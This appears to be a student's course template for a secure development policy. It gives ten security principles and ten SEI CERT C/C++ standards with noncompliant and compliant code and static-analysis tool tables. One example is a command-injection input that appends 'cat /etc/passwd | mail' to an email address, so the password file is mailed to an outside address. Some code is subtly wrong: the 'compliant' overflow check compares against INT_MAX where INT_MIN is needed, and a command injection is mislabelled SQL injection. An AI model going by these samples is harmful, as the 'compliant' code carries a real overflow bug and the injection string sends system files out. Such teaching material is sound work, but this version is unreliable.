


Green Pace Secure Development Policy

Contents

Overview

Software development at Green Pace requires consistent implementation of secure principles to all developed applications. Consistent approaches and methodologies must be maintained through all policies that are uniformly defined, implemented, governed, and maintained over time.

Purpose

This policy defines the core security principles; C/C++ coding standards; authorization, authentication, and auditing standards; and data encryption standards. This article explains the differences between policy, standards, principles, and practices (guidelines and procedure): Understanding the Hierarchy of Principles, Policies, Standards, Procedures, and Guidelines.

Scope

This document applies to all staff that create, deploy, or support custom software at Green Pace.

Module Three Milestone

Ten Core Security Principles

Principles	Write a short paragraph explaining each of the 10 principles of security.
1. Validate Input Data	All data should be validated before being run or exposed to the system. Ensure all input is checked and verified to prevent malicious attacks, such as SQL Injections or buffer overflows, from exploiting vulnerabilities.
2. Heed Compiler Warnings	Pay attention to compiler and analysis tool warnings. These often highlight security issues like code vulnerabilities or otherwise unsafe practices. Don't silence warnings; understand what they are and how to resolve them.
3. Architect and Design for Security Policies	Failure to integrate security into the design phase of development can result in flaws, such as improper access control, bad authentication methods, or poor encryption. Design the software to be split up into parts for proper privileging.
4. Keep It Simple	Avoid unnecessary complexity in code and system design. This increases the risk of hidden vulnerabilities and makes security harder to enforce. Simplify designs and avoid adding unnecessary functionality.
5. Default Deny	Security is the default. Deny access to areas of the system by default; only give access if explicitly needed. Ensure only necessary permissions are granted, and proper roles are defined.
6. Adhere to the Principle of Least Privilege	Granting users or systems more permissions than necessary increases the risk of abuse. Ensure that users and systems have only the minimal privileges to perform their tasks. Regularly audit permissions to find unnecessary admin access, privileges, or outdated roles.
7. Sanitize Data Sent to Other Systems	Not sanitizing data when interacting with external systems can lead to injection attacks. Evaluate how data is transmitted through the systems. Escape or encode special characters and use prepared statements for database queries.
8. Practice Defense in	Relying on a single security system can be risky. Implement multiple layers of security.

Principles	Write a short paragraph explaining each of the 10 principles of security.
Depth	Look for single points of failure where a single bypassed layer could give a malicious attack full access to the system.
9. Use Effective Quality Assurance Techniques	Poor testing can leave security holes. Security flaws are commonly found in edge cases or improper error handling. Perform regular security audits and start using penetration testing and fuzz testing as part of the QA process.
10. Adopt a Secure Coding Standard	Inconsistency between developers can lead to vulnerabilities. Use a coding standard to help developers remain consistent and use the best practices.

Source: https://wiki.sei.cmu.edu/confluence/display/seccode/Top%2B10%2BSecure%2BCoding%2BPractices

C/C++ Ten Coding Standards

Complete the coding standards portion of the template according to the Module Three milestone requirements. In Project One, follow the instructions to add a layer of security to the existing coding standards. Please start each standard on a new page, as they may take up more than one page. The first seven coding standards are labeled by category. The last three are blank so you may choose three additional standards. Be sure to label them by category and give them a sequential number for that category. Add compliant and noncompliant sections as needed to each coding standard.

Coding Standard 1

Source: DCL60-CPP. Obey the one-definition rule - SEI CERT C++ Coding Standard - Confluence (cmu.edu)

Coding Standard	Label	Name of Standard
Data Type	STD-001-CLG	Follow the One Definition Rule (ODR) Each program can have only one definition for each (non-inline) function or variable as multiple definitions can cause errors.

Noncompliant Code

This defines two classes of the same name (S) but with different definitions.

```
// class.cpp
struct S {
    int a;
};

// class2.cpp
class S {
public:
    int a;
};
```

Compliant Code

Instead, create a header file with the class and include it in the other files to prevent errors in the code.

```
// class.h
struct S {
  int a;
};


// a.cpp
#include "class.h"

// b.cpp
#include "class.h"
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
HIGH	UNLIKELY	HIGH	P3	L3

TOOL	VERSION	CHECKER	DESCRIPTION TOOL
ASTRÉE	22.10	**type-compatibility** **definition-duplicate** **undefined-extern** **undefined-extern-pure-virtual** **external-file-spreading** **type-file-spreading**	Partially checked
AXIVION BAUHAUS SUITE	7.2.0	**CertC++-DCL60**	
CODESONAR	8.1p0	**LANG.STRUCT.DEF.FDH** **LANG.STRUCT.DEF.ODH**	Function defined in header file Object defined in header file
HELIX QAC	2024.2	**C++1067, C++1509, C++1510**	
LDRA TOOL SUITE	9.7.1	**286 S, 287 S**	Fully implemented
PARASOFT C/C++TEST	2023.1	**CERT_CPP-DCL60-a**	A class, union or enum name (including qualification, if any) shall be a unique identifier
POLYSPACE BUG FINDER	R2024a	CERT C++: DCL60-CPP	Checks for inline constraints not respected (rule partially covered)
RULECHECKER	22.10	**type-compatibility** **definition-duplicate** **undefined-extern** **undefined-extern-pure-virtual** **external-file-spreading** **type-file-spreading**	Partially checked

Coding Standard 2

Source: INT32-C. Ensure that operations on signed integers do not result in overflow - SEI CERT C Coding Standard - Confluence (cmu.edu)

Coding Standard	Label	Name of Standard
Data Value	STD-002-CPP	Ensure Proper Use of Signed Data Types Integer overflow can lead to buffer overflows and potential security vulnerabilities.

Noncompliant Code

This can result in an integer overflow while adding `a` and `b`.

```
void badFunc(signed int a, signed int b) {
    signed int sum = s_a + s_b;
}
```

Compliant Code

This solution ensures the addition cannot overflow, preventing security vulnerabilities through a buffer overflow.

```
#include <limits.h>

void safeFunc(signed int s_a, signed int s_b) {
    signed int sum;
    if (((s_b > 0) && (s_a > (INT_MAX - s_b))) ||
        ((s_b < 0) && (s_a < (INT_MAX - s_b)))) {
        /* Handle error */
    } else {
        sum = s_a + s_b;
    }
}
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
HIGH	LIKELY	HIGH	P9	L2

Automation TOOL	VERSION	CHECKER	DESCRIPTION TOOL
ASTRÉE	24.04	integer-overflow	Fully checked
CODESONAR	8.1p0	ALLOC.SIZE.ADDOFLOW ALLOC.SIZE.IOFLOW ALLOC.SIZE.MULOFLOW ALLOC.SIZE.SUBUFLOW MISC.MEM.SIZE.ADDOFLOW MISC.MEM.SIZE.BAD MISC.MEM.SIZE.MULOFLOW MISC.MEM.SIZE.SUBUFLOW	Addition overflow of allocation size Integer overflow of allocation size Multiplication overflow of allocation size Subtraction underflow of allocation size Addition overflow of size Unreasonable size argument Multiplication overflow of size Subtraction underflow of size
COVERITY	2017.07	TAINTED_SCALAR BAD_SHIFT	Implemented
HELIX QAC	2024.2	C2800, C2860 C++2800, C++2860 DF2801, DF2802, DF2803, DF2861, DF2862, DF2863	
KLOCWORK	2024.2	NUM.OVERFLOW CWARN.NOEFFECT.OUTOFRANGE NUM.OVERFLOW.DF	
LDRA TOOL SUITE	9.7.1	493 S, 494 S	Partially implemented
PARASOFT C/C++TEST	2023.1	CERT_C-INT32-a CERT_C-INT32-b CERT_C-INT32-c	Avoid signed integer overflows Integer overflow or underflow in constant expression in '+', '-', '*' operator Integer overflow or underflow in constant expression in '<<' operator
PARASOFT INSURE++			Runtime analysis
POLYSPACE BUG FINDER	R2024a	CERT C: Rule INT32-C	Checks for: • Integer overflow • Tainted division operand • Tainted modulo operand Rule partially covered.
PVS-STUDIO	7.33	V1026, V1070, V1081, V1083, V1085, V5010	
TRUSTINSOFT ANALYZER	1.38	signed_overflow	Exhaustively verified (see one compliant and one non-compliant example).

Coding Standard 3

Source: STR50-CPP. Guarantee that storage for strings has sufficient space for character data and the null terminator - SEI CERT C++ Coding Standard - Confluence (cmu.edu)

Coding Standard	Label	Name of Standard
String Correctness	STD-003-CPP	String Storage Should Have Enough Space for Character Data and the Null Terminator Copying data to a too small buffer can cause overflow, leading to potential vulnerabilities.

Noncompliant Code

The input is unbounded; this could lead to a buffer overflow.

```
#include <iostream>

void badFunc() {
    char buf[12];
    std::cin >> buf;
}
```

Compliant Code

This uses the `std::string` instead of a bounded array; this prevents truncated data and guards against buffer overflows.

```
#include <iostream>
#include <string>

void f() {
    std::string input;
    std::string stringOne, stringTwo;
    std::cin >> stringOne >> stringTwo;
}
```

Noncompliant Code

The `read()` function does not ensure that the string will be null-terminated, which could result in undefined behavior in the character array if it is not terminated.

```
#include <fstream>
#include <string>
```

Noncompliant Code

```
void badFunc(std::istream &in) {
    char buffer[32];
    try {
        in.read(buffer, sizeof(buffer));
    } catch (std::ios_base::failure &e) {
        // Handle error
    }
    std::string str(buffer);
}
```

Compliant Code

This assumes that the input is at most 32 chars

```
#include <fstream>
#include <string>

void goodFunc(std::istream &in) {
    char buffer[32];
    try {
        in.read(buffer, sizeof(buffer));
    } catch (std::ios_base::failure &e) {
        // Handle error
    }
    std::string str(buffer, in.gcount());
}
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
HIGH	LIKELY	MEDIUM	P18	L1

Automation

TOOL	VERSION	CHECKER	DESCRIPTION TOOL
ASTRÉE	22.10	stream-input-char-array	Partially checked + soundly supported
CODESONAR	8.1p0	MISC.MEM.NTERM	No space for null terminator
		LANG.MEM.BO	Buffer overrun

		LANG.MEM.TO	Type overrun
HELIX QAC	2024.2	C++5216 DF2835, DF2836, DF2839,	
KLOCWORK	2024.2	NNTS.MIGHT NNTS.TAINTED NNTS.MUST SV.UNBOUND_STRING_INPUT.CIN	
LDRA TOOL SUITE	9.7.1	489 S, 66 X, 70 X, 71 X	Partially implemented
PARASOFT C/C++TEST	2023.1	CERT_CPP-STR50-b CERT_CPP-STR50-c CERT_CPP-STR50-e CERT_CPP-STR50-f CERT_CPP-STR50-g	Avoid overflow due to reading a not zero terminated string Avoid overflow when writing to a buffer Prevent buffer overflows from tainted data Avoid buffer write overflow from tainted data Do not use the 'char' buffer to store input from 'std::cin'
POLYSPACE BUG FINDER	R2024a	CERT C++: STR50-CPP	Checks for: • Use of dangerous standard function • Missing null in string array • Buffer overflow from incorrect string format specifier • Destination buffer overflow in string manipulation • Insufficient destination buffer size Rule partially covered.
RULECHECKER	22.10	stream-input-char-array	Partially checked
SONARQUBE C/C++ PLUGIN	4.10	S3519	

Coding Standard 4

Source: STR02-C. Sanitize data passed to complex subsystems - SEI CERT C Coding Standard - Confluence (cmu.edu)

Coding Standard	Label	Name of Standard
SQL Injection	STD-004-CLG	Sanitize Data String data passed to subsystems can contain characters responsible for triggering commands, resulting in a vulnerability called SQL Injection.

Noncompliant Code

This inputs an email to a buffer then uses the string as an argument. For example, if the string was this:
`imnotreal@email.com; cat /etc/passwd | mail imbadtothebone@email.net`
then the system would be compromised.

```
sprintf(buffer, "/bin/mail %s < /tmp/email", addr);
system(buffer);
```

Compliant Code

Ensure all valid data is accepted, but potentially dangerous data must be removed or sanitized. This uses whitelisting, which only allows approved characters into the system, ensuring that nothing malicious can make it through.

```
static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz"
                         "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
                         "1234567890_-.@";
char user_data[] = "Bad char 1:} Bad char 2:{";
char *cp = user_data; /* Cursor into string */
const char *end = user_data + strlen( user_data);
for (cp += strspn(cp, ok_chars); cp != end; cp += strspn(cp, ok_chars)) {
  *cp = '_';
}
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
HIGH	LIKELY	MEDIUM	P18	L1

Automation TOOL	VERSION	CHECKER	DESCRIPTION TOOL
ASTRÉE	24.04		Supported by stubbing/taint analysis
CODESONAR	8.1p0	IO.INJ.COMMAND IO.INJ.FMT IO.INJ.LDAP IO.INJ.LIB IO.INJ.SQL IO.UT.LIB IO.UT.PROC	Command injection Format string injection LDAP injection Library injection SQL injection Untrusted Library Load Untrusted Process Creation
COVERITY	6.5	TAINTED_STRING	Fully implemented
KLOCWORK	2024.2	NNTS.TAINTED SV.TAINTED.INJECTION	
LDRA TOOL SUITE	9.7.1	108 D, 109 D	Partially implemented
PARASOFT C/C++TEST	2023.1	CERT_C-STR02-a CERT_C-STR02-b CERT_C-STR02-c	Protect against command injection Protect against file name injection Protect against SQL injection
POLYSPACE BUG FINDER	R2024a	CERT C: Rec. STR02-C	Checks for: • Execution of externally controlled command • Command executed from externally controlled path • Library loaded from externally controlled path Rec. partially covered.

Coding Standard 5

Source: MEM01-C. Store a new value in pointers immediately after free() - SEI CERT C Coding Standard - Confluence (cmu.edu)

Coding Standard	Label	Name of Standard
Memory Protection	STD-005-CLG	Store New Values into Pointers After Being Freed Double-free and access-freed-memory vulnerabilities are possible when there are dangling pointers.

Noncompliant Code

This opens the program to a double-free exploit because it possibly frees up both message_types.

```
char *message;
int message_type;

/* Initialize message and message_type */

if (message_type == value_1) {
  /* Process message type 1 */
  free(message);
}
/* ...*/
if (message_type == value_2) {
   /* Process message type 2 */
  free(message);
}
```

Compliant Code

This is a simple fix for the double-free vulnerability. After using free(), set the message type to NULL immediately to avoid potentially opening up the same memory more than once.

```
char *message;
int message_type;

/* Initialize message and message_type */

if (message_type == value_1) {
  /* Process message type 1 */
  free(message);
  message = NULL;
```

Compliant Code

```
}
/* ... */
if (message_type == value_2) {
  /* Process message type 2 */
  free(message);
  message = NULL;
}
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
HIGH	UNLIKELY	LOW	P9	L2

Automation

TOOL	VERSION	CHECKER	DESCRIPTION TOOL
ASTRÉE	24.04		Supported: Astrée reports usage of invalid pointers.
AXIVION BAUHAUS SUITE	7.2.0	CertC-MEM01	Fully implemented
CODESONAR	8.1p0	ALLOC.DF ALLOC.UAF	Double free Use after free
COMPASS/ROSE			
COVERITY	2017.07	USE_AFTER_FREE	Can detect the specific instances where memory is deallocated more than once or read/written to the target of a freed pointer
LDRA TOOL SUITE	9.7.1	484 S, 112 D	Partially implemented
PARASOFT C/C++TEST	2023.1	CERT_C-MEM01-a CERT_C-MEM01-b CERT_C-MEM01-c CERT_C-MEM01-d	Do not use resources that have been freed Always assign a new value to an expression that points to deallocated memory Always assign a new value to global or member variable that points to deallocated memory Always assign a new value to parameter or local variable that points to deallocated memory
PARASOFT INSURE++			Detects dangling pointers at runtime
POLYSPACE BUG FINDER	R2024a	CERT C: Rec. MEM01-C	Checks for missing reset of a freed pointer (rec. fully covered)

Coding Standard 6

Source: DCL03-C. Use a static assertion to test the value of a constant expression - SEI CERT C Coding Standard - Confluence (cmu.edu)

Coding Standard	Label	Name of Standard
Assertions	STD-006-CLG	Static Insertions Should Be Used to Test Constant Expression Values Assertions are a tool for finding software defects in a system. static_assert() is more useful when working with server systems or embedded programs.

Noncompliant Code

This uses the assert() function. It is non-compliant because it does not use static assertions to validate the size. If the assumption about the size is incorrect, this could cause errors.

```
#include <assert.h>

struct timer {
  unsigned char MODE;
  unsigned int DATA;
  unsigned int COUNT;
};

int func(void) {
  assert(sizeof(struct timer) == sizeof(unsigned char)
+ sizeof(unsigned int) + sizeof(unsigned int));
}
```

Compliant Code

This uses the static_assert() function. These allow incorrect assumptions to be diagnosed and corrected instead of causing problems within the code. This runs at the beginning, shile compiling, so it doesn't cause any slowdown of the program.

```
#include <assert.h>

struct timer {
  unsigned char MODE;
  unsigned int DATA;
  unsigned int COUNT;
};

static_assert(sizeof(struct timer) == sizeof(unsigned char)
+ sizeof(unsigned int) + sizeof(unsigned int),
```

Compliant Code

```
                "Structure must not have any padding");
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
LOW	UNLIKELY	HIGH	P1	L3

Automation

TOOL	VERSION	CHECKER	DESCRIPTION TOOL
AXIVION BAUHAUS SUITE	7.2.0	CertC-DCL03	
CLANG	3.9	misc-static-assert	Checked by clang-tidy
CODESONAR	8.1p0	(customization)	Users can implement a custom check that reports uses of the assert() macro
COMPASS/ROSE			Could detect violations of this rule merely by looking for calls to assert(), and if it can evaluate the assertion (due to all values being known at compile time), then the code should use static-assert instead; this assumes ROSE can recognize macro invocation
ECLAIR	1.2	CC2.DCL03	Fully implemented
LDRA TOOL SUITE	9.7.1	44 S	Fully implemented

Coding Standard 7

Source: ERR56-CPP. Guarantee exception safety - SEI CERT C++ Coding Standard - Confluence (cmu.edu)

Coding Standard	Label	Name of Standard
Exceptions	STD-007-CPP	Ensure Exception Safety Proper error handling is necessary for software to operate correctly and avoid undesirable effects.

Noncompliant Code

This features no exception safety as it deletes the array and sets it to nullptr before allocating a new array. Thia couls lead to a situation where the existing array is deleted, but the new one fails, leaving the array as a nullptr, potentially causing issues.

```
#include <cstring>

class IntArray {
  int *array;
  std::size_t nElems;
public:
  // ...

  ~IntArray() {
    delete[] array;
  }


  IntArray(const IntArray& that); // nontrivial copy constructor
  IntArray& operator=(const IntArray &rhs) {
    if (this != &rhs) {
      delete[] array;
      array = nullptr;
      nElems = rhs.nElems;
      if (nElems) {
        array = new int[nElems];
        std::memcpy(array, rhs.array, nElems * sizeof(*array));
      }
    }
    return *this;
  }

  // ...
};
```

Compliant Code

This has strong exception safety, as there is no chance of the original array being left as a null pointer. It creates the new array first and assigns it to tmp before deleting the old one, avoiding any null pointers.

```
#include <cstring>

class IntArray {
  int *array;
  std::size_t nElems;
public:
  // ...

  ~IntArray() {
    delete[] array;
  }

  IntArray(const IntArray& that); // nontrivial copy constructor

  IntArray& operator=(const IntArray &rhs) {
    int *tmp = nullptr;
    if (rhs.nElems) {
      tmp = new int[rhs.nElems];
      std::memcpy(tmp, rhs.array, rhs.nElems * sizeof(*array));
    }
    delete[] array;
    array = tmp;
    nElems = rhs.nElems;
    return *this;
  }

  // ...
};
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
HIGH	LIKELY	HIGH	P9	L2

Automation TOOL	VERSION	CHECKER	DESCRIPTION TOOL
CODESONAR	8.1p0	ALLOC.LEAK	Leak
HELIX QAC	2024.2	C++4075, C++4076	
LDRA TOOL SUITE	9.7.1	527 S, 56 D, 71 D	Partially implemented
PARASOFT C/C++TEST	2023.1	CERT_CPP-ERR56-a CERT_CPP-ERR56-b	Always catch exceptions Do not leave 'catch' blocks empty
POLYSPACE BUG FINDER	R2024a	CERT C++: ERR56-CPP	Checks for exceptions violating class invariant (rule fully covered).
PVS-STUDIO	7.33	V565, V1023, V5002	

Coding Standard 8

Source: OOP50-CPP. Do not invoke virtual functions from constructors or destructors - SEI CERT C++ Coding Standard - Confluence (cmu.edu)

Coding Standard	Label	Name of Standard
Object Oriented Programming (OOP)	STD-008-CPP	Do Not Invoke Virtual Functions from Constructors or Destructors Calling virtual functions can be tricky during an object's construction or destruction. The base class's version of the function is called, not the derived class's version.

Noncompliant Code

This calls a virtual function from a constructor, which can lead to unexpected behavior because the function may no longer be fully constructed or may have already been released.

```
struct B {
  B() { seize(); }
  virtual ~B() { release(); }

protected:
  virtual void seize();
  virtual void release();
};

struct D : B {
  virtual ~D() = default;

protected:
  void seize() override {
    B::seize();
    // Get derived resources...
  }

  void release() override {
    // Release derived resources...
    B::release();
  }
};
```

Compliant Code

This code doesn't call virtual functions; it uses a separate function called after the object is fully constructed. This means that each class is now responsible for its resources.

Compliant Code

```
class B {
  void seize_mine();
  void release_mine();

public:
  B() { seize_mine(); }
  virtual ~B() { release_mine(); }

protected:
  virtual void seize() { seize_mine(); }
  virtual void release() { release_mine(); }
};

class D : public B {
  void seize_mine();
  void release_mine();

public:
  D() { seize_mine(); }
  virtual ~D() { release_mine(); }

protected:
  void seize() override {
    B::seize();
    seize_mine();
  }

  void release() override {
    release_mine();
    B::release();
  }
};
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
LOW	UNLIKELY	MEDIUM	P2	L3

Automation TOOL	VERSION	CHECKER	DESCRIPTION TOOL
ASTRÉE	22.10	**virtual-call-in-constructor** **invalid_function_pointer**	Fully checked
AXIVION BAUHAUS SUITE	7.2.0	**CertC++-OOP50**	
CLANG	3.9	clang-analyzer-alpha.cplusplus.VirtualCall	Checked by clang-tidy
CODESONAR	8.1p0	**LANG.STRUCT.VCALL_IN_CTOR** **LANG.STRUCT.VCALL_IN_DTOR**	Virtual Call in Constructor Virtual Call in Destructor
HELIX QAC	2024.2	**C++4260, C++4261, C++4273, C++4274, C++4275, C++4276, C++4277, C++4278, C++4279, C++4280, C++4281, C++4282**	
KLOCWORK	2024.2	**CERT.OOP.CTOR.VIRTUAL_FUNC**	
LDRA TOOL SUITE	9.7.1	**467 S, 92 D**	Fully implemented
PARASOFT C/C++TEST	2023.1	**CERT_CPP-OOP50-a** **CERT_CPP-OOP50-b** **CERT_CPP-OOP50-c** **CERT_CPP-OOP50-d**	Avoid calling virtual functions from constructors Avoid calling virtual functions from destructors Do not use dynamic type of an object under construction Do not use dynamic type of an object under destruction
POLYSPACE BUG FINDER	R2024a	CERT C++: OOP50-CPP	Checks for virtual function call from constructors and destructors (rule fully covered)
PVS-STUDIO	7.33	V1053	
RULECHECKER	22.10	**virtual-call-in-constructor**	Fully checked
SONARQUBE C/C++ PLUGIN	4.10	S1699	

Coding Standard 9

Source: FIO51-CPP. Close files when they are no longer needed - SEI CERT C++ Coding Standard - Confluence (cmu.edu)

Coding Standard	Label	Name of Standard
Input Output (FIO)	STD-009-CPP	Close Files That Are No Longer Needed Resource leaks can occur when files are left open unnecessarily. Closing them as soon as possible ensures the program's security and stability.

Noncompliant Code

This opens a file but does not close it, which can lead to resource leaks.

```
#include <exception>
#include <fstream>
#include <string>

void f(const std::string &fileName) {
  std::fstream file(fileName);
  if (!file.is_open()) {
    // Handle error
    return;
  }
  // ...
  std::terminate(); // Bad Practice: Discussed in STD-010-CPP below.
}
```

Compliant Code

This closes the file once it has been read (`using file.close()`), preventing resource leaks.

```
#include <exception>
#include <fstream>
#include <string>

void f(const std::string &fileName) {
  std::fstream file(fileName);
  if (!file.is_open()) {
    // Handle error
    return;
  }
```

Compliant Code

```
  // ...
  file.close();
  if (file.fail()) {
    // Handle error
  }
  std::terminate();// Bad Practice, used for illustration purposes:
Discussed in STD-010-CPP below.

}
```

Compliant Code

This implicitly closes the file through RAII (Resource Acquisition IS Initialization). RAII is generally considered good practice.

```
#include <exception>
#include <fstream>
#include <string>

void f(const std::string &fileName) {
  {
    std::fstream file(fileName);
    if (!file.is_open()) {
      // Handle error
      return;
    }
  } // file is closed properly here when it is destroyed
  std::terminate();
}
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
MEDIUM	UNLIKELY	MEDIUM	P4	L3

Automation

TOOL	VERSION	CHECKER	DESCRIPTION TOOL
CODESONAR	8.1p0	**ALLOC.LEAK**	Leak
HELIX QAC	2024.2	**DF4786, DF4787,**	

		DF4788	
KLOCWORK	2024.2	**RH.LEAK**	
PARASOFT C/C++TEST	2023.1	**CERT_CPP-FIO51-a**	Ensure resources are freed
PARASOFT INSURE++			Runtime detection
POLYSPACE BUG FINDER	R2024a	CERT C++: FIO51-CPP	Checks for resource leak (rule partially covered)

Coding Standard 10

Source: ERR50-CPP. Do not abruptly terminate the program - SEI CERT C++ Coding Standard - Confluence (cmu.edu)

Coding Standard	Label	Name of Standard
Exceptions and Error Handling	STD-010-CPP	Don't Terminate a Program Abruptly `std::abort()`, `std::quick_exit()`, and `std::_Exit()` can be used to terminate a program immediately and should only be used with critical errors.

Noncompliant Code

This might result in a call to the terminate() function because when func() is called, throwing_func() may throw an exception.

```
#include <cstdlib>

void throwing_func() noexcept(false);

void f() { // Not invoked by the program except as an exit handler.
  throwing_func();
}

int main() {
  if (0 != std::atexit(f)) {
    // Handle error
  }
  // ...
}
```

Compliant Code

This has func() handle all of the exceptions thrown by throwing_func() and doesn't throw them again.

```
#include <cstdlib>

void throwing_func() noexcept(false);

void f() { // Not invoked by the program except as an exit handler.
  try {
    throwing_func();
  } catch (...) {
```

Compliant Code

```
    // Handle error
  }
}

int main() {
  if (0 != std::atexit(f)) {
    // Handle error
  }
  // ...
}
```

Note: Stop here for the milestone. Complete this section for Project One in Module Six.

Principles(s): [Name the principle and explain how it maps to this standard.]

Threat Level

Severity	Likelihood	Remediation Cost	Priority	Level
LOW	PROBABLE	MEDIUM	P4	L3


Automation

TOOL	VERSION	CHECKER	DESCRIPTION TOOL
ASTRÉE	22.10	**stdlib-use**	Partially checked
CODESONAR	8.1p0	**BADFUNC.ABORT**	Use of abort
		BADFUNC.EXIT	Use of exit
HELIX QAC	2024.2	**C++5014**	
KLOCWORK	2024.2	**MISRA.TERMINATE**	
		CERT.ERR.ABRUPT_TERM	
LDRA TOOL SUITE	9.7.1	**122 S**	Enhanced Enforcement
PARASOFT C/C++TEST	2023.1	**CERT_CPP-ERR50-a**	The execution of a function registered with 'std::atexit()' or 'std::at_quick_exit()' should not exit via an exception
		CERT_CPP-ERR50-b	
		CERT_CPP-ERR50-c	
		CERT_CPP-ERR50-d	Never allow an exception to be thrown from a destructor, deallocation, and swap
		CERT_CPP-ERR50-e	
		CERT_CPP-ERR50-f	Do not throw from within destructor
		CERT_CPP-ERR50-g	There should be at least one exception handler to catch all otherwise unhandled exceptions
		CERT_CPP-ERR50-h	
		CERT_CPP-ERR50-i	An empty throw (throw;) shall only be used in the compound-statement of a catch handler
		CERT_CPP-ERR50-j	
		CERT_CPP-ERR50-k	Exceptions shall be raised only after start-up and before termination of the program
		CERT_CPP-ERR50-l	

		CERT_CPP-ERR50-m **CERT_CPP-ERR50-n**	Each exception explicitly thrown in the code shall have a handler of a compatible type in all call paths that could lead to that point Where a function's declaration includes an exception-specification, the function shall only be capable of throwing exceptions of the indicated type(s) Function called in global or namespace scope shall not throw unhandled exceptions Always catch exceptions Properly define exit handlers The 'abort()' function from the 'stdlib.h' or 'cstdlib' library shall not be used Avoid throwing exceptions from functions that are declared not to throw The 'quick_exit()' and '_Exit()' functions from the 'stdlib.h' or 'cstdlib' library shall not be used
POLYSPACE BUG FINDER	R2024a	CERT C++: ERR50-CPP	Checks for implicit call to terminate() function (rule partially covered)
PVS-STUDIO	7.33	**V667**, **V2014**	
RULECHECKER	22.10	**stdlib-use**	Partially checked
SONARQUBE C/C++ PLUGIN	4.10	**S990**	

Defense-in-Depth Illustration

This illustration provides a visual representation of the defense-in-depth best practice of layered security.



Project One

There are seven steps outlined below that align with the elements you will be graded on in the accompanying rubric. When you complete these steps, you will have finished the security policy.

Revise the C/C++ Standards

You completed one of these tables for each of your standards in the Module Three milestone. In Project One, add revisions to improve the explanation and examples as needed. Add rows to accommodate additional examples of compliant and noncompliant code. Coding standards begin on the security policy.

Risk Assessment

